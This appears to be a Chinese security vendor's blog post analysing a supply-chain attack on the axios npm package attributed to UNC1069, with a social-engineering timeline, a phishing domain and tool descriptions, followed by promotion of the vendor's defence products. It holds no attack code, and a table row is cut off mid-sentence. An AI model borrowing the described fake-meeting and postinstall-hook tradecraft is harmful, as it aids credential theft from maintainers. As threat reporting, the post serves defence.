
UNC1069 并不是第一次出现在供应链攻击的视野里。塞讯智能安全验证平台的攻击库中,当前已追踪了 UNC1069 的
|
||||
十多个攻击动作,其中包括本次事件中被确认使用的三个工具:
|
||||
- WAVESHAPER.V2:
|
||||
跨平台远程访问木马(RAT),支持 Windows / macOS / Linux,通过 postinstall 钩子触发、反取证自删除
|
||||
- FLATDIRT:
|
||||
初始入侵阶段的恶意载荷投递工具,被用于社工场景中的「技术故障修复文件」伪装
|
||||
- LONGWAIT:
|
||||
持久化等待模块,感染后静默驻留、等待最优时机窃取高价值凭证
|
||||
这三个工具的组合,勾勒出了一个完整的攻击路径:社工建立信任 → FLATDIRT 投递载荷 → WAVESHAPER.V2 建立远程控制 → LONGWAIT 等待并窃取 npm 凭证 → 劫持账号发布恶意版本。
|
||||
|
||||
|
||||
|
||||
这不是一次机会性犯罪。这是 UNC1069 长期积累的供应链攻击经验,在一个高价值目标上的定向执行。
|
||||
|
||||
目前,塞讯安全实验室已完成对本次攻击全链路的深度解析与复现。塞讯智能安全验证平台用户现可利用平台的实战化验证能力,亲自度量企业防线对该组织典型对抗手段的真实拦截效能。
|
||||
### 社工全链路:他们是怎么拿到 npm 账号的
|
||||
|
||||
理解这次攻击真正令人震惊的地方,需要把时间线完整地看一遍。
|
||||
|
||||
Axios 首席维护者 Jean Burellier 的遭遇,是 UNC1069 社工手法的完整缩影:
|
||||
|
||||
<table><tbody><tr style="margin: 0px;padding: 0px;box-sizing: border-box;"><th data-colwidth="230" style="margin: 0px;padding: 8px 12px;box-sizing: border-box;border: 1px solid rgb(224, 224, 224);text-align: left;background-color: rgb(243, 245, 255);font-weight: bold;color: rgb(138, 63, 252);"><section style="line-height: 1.6em;margin-bottom: 24px;text-align: center;"><span leaf="" mpa-font-style="mnpwf7vhxa" style="font-size: 14px;">日期</span></section></th><th style="margin: 0px;padding: 8px 12px;box-sizing: border-box;border: 1px solid rgb(224, 224, 224);text-align: left;background-color: rgb(243, 245, 255);font-weight: bold;color: rgb(138, 63, 252);"><section style="line-height: 1.6em;margin-bottom: 24px;text-align: center;"><span leaf="" mpa-font-style="mnpwf7vhsuy" style="font-size: 14px;">事件</span></section></th></tr><tr style="margin: 0px;padding: 0px;box-sizing: border-box;"><td data-colwidth="230" style="margin: 0px;padding: 8px 12px;box-sizing: border-box;border: 1px solid rgb(224, 224, 224);text-align: left;"><section style="line-height: 1.6em;margin-bottom: 24px;text-align: center;"><span leaf="" mpa-font-style="mnpwf7vh1i4b" style="font-size: 14px;">3 月 5 日</span></section></td><td style="margin: 0px;padding: 8px 12px;box-sizing: border-box;border: 1px solid rgb(224, 224, 224);text-align: left;"><section style="line-height: 1.6em;margin-bottom: 24px;"><span leaf="" mpa-font-style="mnpwf7vhqhf" style="font-size: 14px;">在 LinkedIn 上收到陌生人私信,对方自称是 Openfort 公司代表,希望洽谈合作</span></section></td></tr><tr style="margin: 0px;padding: 0px;box-sizing: border-box;"><td data-colwidth="230" style="margin: 0px;padding: 8px 12px;box-sizing: border-box;border: 1px solid rgb(224, 224, 224);text-align: left;"><section style="line-height: 1.6em;margin-bottom: 24px;text-align: center;"><span leaf="" mpa-font-style="mnpwf7vh1hd3" style="font-size: 14px;">3 月 5 日 – 22 日</span></section></td><td style="margin: 0px;padding: 8px 12px;box-sizing: border-box;border: 1px solid rgb(224, 224, 224);text-align: left;"><section style="line-height: 1.6em;margin-bottom: 24px;"><span leaf="" mpa-font-style="mnpwf7vhea4" style="font-size: 14px;">双方进行了约三周的正常沟通。对方不催、不急,主动适应 Jean 的档期</span></section></td></tr><tr style="margin: 0px;padding: 0px;box-sizing: border-box;"><td data-colwidth="230"><section style="line-height: 1.6em;margin-bottom: 24px;text-align: center;"><span leaf="" mpa-font-style="mnpwf7vh133d" style="font-size: 14px;">3 月 23 日</span></section></td><td style="margin: 0px;padding: 8px 12px;box-sizing: border-box;border: 1px solid rgb(224, 224, 224);text-align: left;"><section style="line-height: 1.6em;margin-bottom: 24px;text-align: left;"><span leaf="" mpa-font-style="mnpwf7vh139k" style="font-size: 14px;">对方发来视频会议邀请链接,界面完全仿照 Microsoft Teams,域名为 <span textstyle="" style="background-color: rgb(214, 214, 214);">teams.onlivemeet.com</span>(真实的 Teams 域名是 <span textstyle="" style="background-color: rgb(214, 214, 214);">teams.microsoft.com</span>)</span></section></td></tr><tr style="margin: 0px;padding: 0px;box-sizing: border-box;"><td data-colwidth="230"><section style="line-height: 1.6em;margin-bottom: 24px;text-align: center;"><span leaf="" mpa-font-style="mnpwf7vhq79" style="font-size: 14px;">会议中</span></section></td><td style="margin: 0px;padding: 8px 12px;box-sizing: border-box;border: 1px solid rgb(224, 224, 224);text-align: left;"><section style="line-height: 1.6em;margin-bottom: 24px;"><span leaf="" mpa-font-style="mnpwf7vh1qxs" style="font-size: 14px;">对方称遇到「技术故障」,请求 Jean 下载一个小型修复工具——FLATDIRT 伪装的恶意载荷</span></section></td></tr><tr style="margin: 0px;padding: 0px;box-sizing: border-box;"><td data-colwidth="230"><section style="line-height: 1.6em;margin-bottom: 24px;text-align: center;"><span leaf="" mpa-font-style="mnpwf7vh1nei" style="font-size: 14px;">此后</span></section></td><td style="margin: 0px;padding: 8px 12px;box-sizing: border-box;border: 1px solid rgb(224, 224, 224);text-align: left;"><section style="line-height: 1.6em;margin-bottom: 24px;"><span leaf="" mpa-font-style="mnpwf7vhuua" style="font-size: 14px;">WAVESHAPER.V2 建立远控,LONGWAIT 静默等待,最终在合适时机窃取 npm 凭证</span></section></td></tr><tr style="margin: 0px;padding: 0px;box-sizing: border-box;"><td data-colwidth="230"><section style="line-height: 1.6em;margin-bottom: 24px;text-align: center;"><span leaf="" mpa-font-style="mnpwf7vhccd" style="font-size: 14px;">3 月 31 日凌晨</span></section></td><td style="margin: 0px;padding: 8px 12px;box-sizing: border-box;border: 1px solid rgb(224, 224, 224);text-align: left;"><section style="line-height: 1.6em;margin-bottom: 24px;"><span leaf="" mpa-font-style="mnpwf7vh1xse" style="font-size: 14px;">UNC1069 利Line truncated
|
||||
|
||||
|
||||
|
||||
值得注意的是,Jean 并不是唯一的目标。同一时期,UNC1069 同步接触了多位 Node.js 生态顶级维护者:
|
||||
- Pelle Wessman
|
||||
(Mocha 测试框架维护者):遭遇伪装 Streamyard 的钓鱼会议
|
||||
|
||||
- Matteo Collina
|
||||
(Node.js 技术委员会成员):在 Slack 上收到疑似社工消息,险些中招
|
||||
|
||||
- Scott Motte
|
||||
(dotenv 创建者):被接触,dotenv 每月下载量超 5000 万次
|
||||
|
||||
- John-David Dalton
|
||||
(Lodash 创建者):同期被盯上,Lodash 每月下载量超 4 亿次
|
||||
|
||||
UNC1069 这一轮同时接触的维护者项目,加在一起的月下载量超过
|
||||
8 亿次
|
||||
。
|
||||
##
|
||||
## 为什么开源维护者成了战略目标
|
||||
|
||||
UNC1069 的选择有清晰的战略逻辑。
|
||||
|
||||
传统网络攻击的逻辑是:攻陷一台机器 = 攻陷一台机器。而供应链攻击的逻辑是:
|
||||
攻陷一个维护者账号 = 自动继承那个账号背后所有用户的信任。
|
||||
|
||||
Axios 每周下载量近 1 亿次。这意味着一次账号劫持,可以在短短几小时内,向全球数百万个正在执行
|
||||
npm install 的开发环境静默植入后门——没有漏洞、没有入侵,只是一次「正常的依赖更新」。
|
||||
|
||||
这是从「逐个钓鱼」升级到「劫持分发管道」的本质转变。
|
||||
|
||||
攻击者已经清楚:软件分发管道是整个互联网最大的信任放大器之一。开发者信任官方 registry,CI/CD 信任
|
||||
package.json,生产环境信任 CI/CD——每一层都默默把上游的信任传递给下游,没有人在中间插一个问号。
|
||||
|
||||
而
|
||||
UNC1069 的耐心,则让这套攻击更加难以察觉。三周慢慢聊,不催、不露馅,等你完全放松警惕。Socket 研究人员对这种手法给出了精准的描述:「这不是一键上钩,而是你根本不知道自己正在被猎。」
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
## 这类攻击只会越来越多,企业需要的是预设好的防御体系
|
||||
|
||||
虽然我们回答了「UNC1069 是谁、怎么打的」。
|
||||
|
||||
但这里有一个令人不舒服的现实:
|
||||
即使我们把 UNC1069 分析得再透彻,明天还有下一个组织,后天手法会更精密。情报感知永远比攻击慢半拍,靠「看到威胁再响应」的逻辑,注定是被动的。
|
||||
|
||||
这次 Axios 事件还暴露了一个更深的问题:对于大多数企业来说,恶意包进没进来、是哪个版本、影响了哪些项目——这些问题的答案,来自于事后人工排查,而不是一个随时可以查询的系统。
|
||||
|
||||
这就是软件供应链防御的结构性盲区:
|
||||
感知是被动的,防御是事后的,开发侧的依赖引入几乎没有管控。
|
||||
|
||||
真正有效的防御,不是应对某一次具体攻击,而是建立一套「在攻击者得手之前,防线已经挡在那里」的闭环体系。
|
||||

### 塞讯四层防御体系:感知 — 拦截 — 盘点 — 治理
|
||||
|
||||
|
||||
|
||||
**Layer 1:威胁情报实时感知**
|
||||
|
||||
|
||||
**核心问题:**
|
||||
这个包,现在安全吗?
|
||||
|
||||

3 月 31 日上午 11:19,塞讯高级持续威胁情报智能平台完成对
|
||||
axios@1.14.1 的威胁标注,早于 npm 官方 41 分钟。情报精度达到
|
||||
包名 + 版本号级别——不是 “
|
||||
axios
|
||||
” 可能有问题」,而是 “
|
||||
1.14.1 是恶意的,
|
||||
1.14.0 是干净的
|
||||
”
|
||||
,两者的处置逻辑完全不同。
|
||||
|
||||
从恶意包到 C2 域名、攻击 IP 的完整关联也同步收录——一张详情页看清整条攻击链,支持封禁和溯源。
|
||||
|
||||
**在 UNC1069 场景下的价值:**
|
||||
维护者账号被劫持的那一刻,你无法阻止。但情报收录之后的每一次 npm install,都可以在被告知的同时被保护。
|
||||
|
||||
|
||||
|
||||
**Layer 2:制品下载节点拦截**
|
||||
|
||||
|
||||
**情报的价值,是「被保护」,而不只是「被告知」。**
|
||||
|
||||
软件供应链安全网关以反向代理模式,部署在企业制品仓库(Nexus / JFrog Artifactory)与公共包源(npm / PyPI / Maven)之间。开发者无需改变任何工作流,
|
||||
npm install 照常执行,所有请求流经网关。
|
||||
|
||||
网关支持两种运行模式,可实时热切换:
|
||||
- 检测模式:
|
||||
告警,包正常通过(适合开发环境,不影响业务)
|
||||
- 拦截模式:
|
||||
直接阻断,恶意包不落地(适合生产 CI/CD 环境)
|
||||
**在 UNC1069 场景下的价值:**
|
||||
即使 Jean 的账号已经被劫持,axios@1.14.1 已经推送到 npm registry——只要网关在 11:19 情报同步后触发拦截,任何随后执行的 npm install axios@1.14.1 都会在网络层被阻断,恶意代码永远不落地于你的开发机或 CI/CD 环境。
|
||||
|
||||
**Layer 3:存量资产风险盘点(SBOM)**
|
||||
|
||||
|
||||
很多企业在 3 月 31 日面临的第一个困难,是这个问题
|
||||
:我到底有多少个项目在用 axios?是哪个版本?
|
||||
|
||||
在依赖树越来越深、传递依赖越来越多的今天,这个基础问题的答案,不应该来自人工排查。
|
||||
|
||||
SBOM(软件物料清单)把「我用了什么」变成一份可查询的档案。平台支持导入
|
||||
SPDX 和
|
||||
CycloneDX 两种标准格式,导入后自动与情报库比对:哪些项目存在受影响版本、风险暴露数量、与拦截告警的交叉印证。
|
||||
|
||||
**在 UNC1069 场景下的价值:**
|
||||
影响面评估从「小时级人工排查」缩短到「分钟级系统查询」。
|
||||
|
||||
**Layer 4:研发行为治理——体系能否真正落地的前提**
|
||||
|
||||
|
||||
前三层解决的是感知、拦截、盘点。但有一个更根本的问题没有解决:如果研发人员绕过了这些控制,怎么办?
|
||||
|
||||
这不是假设,是日常现实:
|
||||
- 开发者本地配置了
|
||||
npm config set registry https://registry.npm.taobao.org,彻底绕过企业网关
|
||||
|
||||
- AI 编程工具(如上篇提到的 OpenClaw)自动拉取第三方 Skill 文件,开发者甚至不知道发生了什么
|
||||
|
||||
- 新接入的 CI/CD 流水线忘记配置通过企业代理源
|
||||
|
||||
|
||||
|
||||
前三层做得再好,只要「通路」是敞开的,等于形同虚设。
|
||||
|
||||
**有效的治理需要:**
|
||||
1. 强制制品请求经由软件供应链安全网关:在网络层或 CI/CD 层面限制直接访问公共源,这是拦截能力发挥作用的前提
|
||||
|
||||
1. AI 编程工具的 Skill 来源管控:Skill 供应链的攻击面正在快速扩大,需纳入与代码包同等级别的情报核验体系
|
||||
|
||||
1. RBAC 权限分级:核心系统严格拦截,开发环境仅告警,避免安全策略影响研发效率
|
||||
|
||||
1. 完整审计留痕:每次告警、规则变更、白名单操作均自动生成审计记录,让事后溯源有完整链路
|
||||
|
||||
安全能力的边界,由你允许什么来决定。 情报再准、网关再强,如果通路没有管控,一切都可以被绕过。治理不是额外的负担,而是让前三层能力真正生效的基础。
|
||||
|
||||
|
||||
|
||||
UNC1069 花了三周时间,从一条 LinkedIn 私信,最终拿到了 Axios 首席维护者的 npm 账号;然后用那个账号,在几小时内向全球数百万个开发环境推送了恶意代码。
|
||||
|
||||
整个过程没有漏洞利用,没有暴力破解。有的只是耐心、伪装,以及对「开源生态信任模型」这个根本性脆弱点的精准理解。
|
||||
|
||||
这不是最后一次。手法只会越来越精密,目标只会越来越多,下一个维护者现在可能已经在被接触了。
|
||||
|
||||
供应链安全的终极护城河,不是知道攻击者是谁,而是在他们得手之前,防线已经挡在那里。
|
||||
|
||||
如需了解更多关于塞讯智能安全验证平台的信息,欢迎拨打官方电话 400-860-6366 或发送邮件至 mkt@cyritex.com 联系我们。您也可以扫描下方二维码添加官方客服,我们将竭诚为您服务。
|
||||
|
||||
**用持续验证 建长久安全**
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
**长按图片扫码添加【官方客服】**
|
||||
|
||||
|
||||

|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzk0MTMzMDUyOA==&mid=2247508213&idx=1&sn=2043eaeb6120f8df226b1db96fbc29f9&scene=21#wechat_redirect)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzk0MTMzMDUyOA==&mid=2247508184&idx=1&sn=dd09f9a3ecc43d014eab26ca20aedff1&scene=21#wechat_redirect)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzk0MTMzMDUyOA==&mid=2247508075&idx=1&sn=33c66c0e4f75c7a583cffbb20533ef6c&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
▶▶
|
||||
关注【塞讯安全验证】,了解塞讯安全度量验证平台以及更多安全资讯
|
||||
|
||||
|
||||
▶▶
|
||||
关注【塞讯威胁情报】,
|
||||
解锁 AI 赋能的新一代威胁情报中枢
|
||||
|
||||
|
||||
|
||||
Reference in new issue
Block a user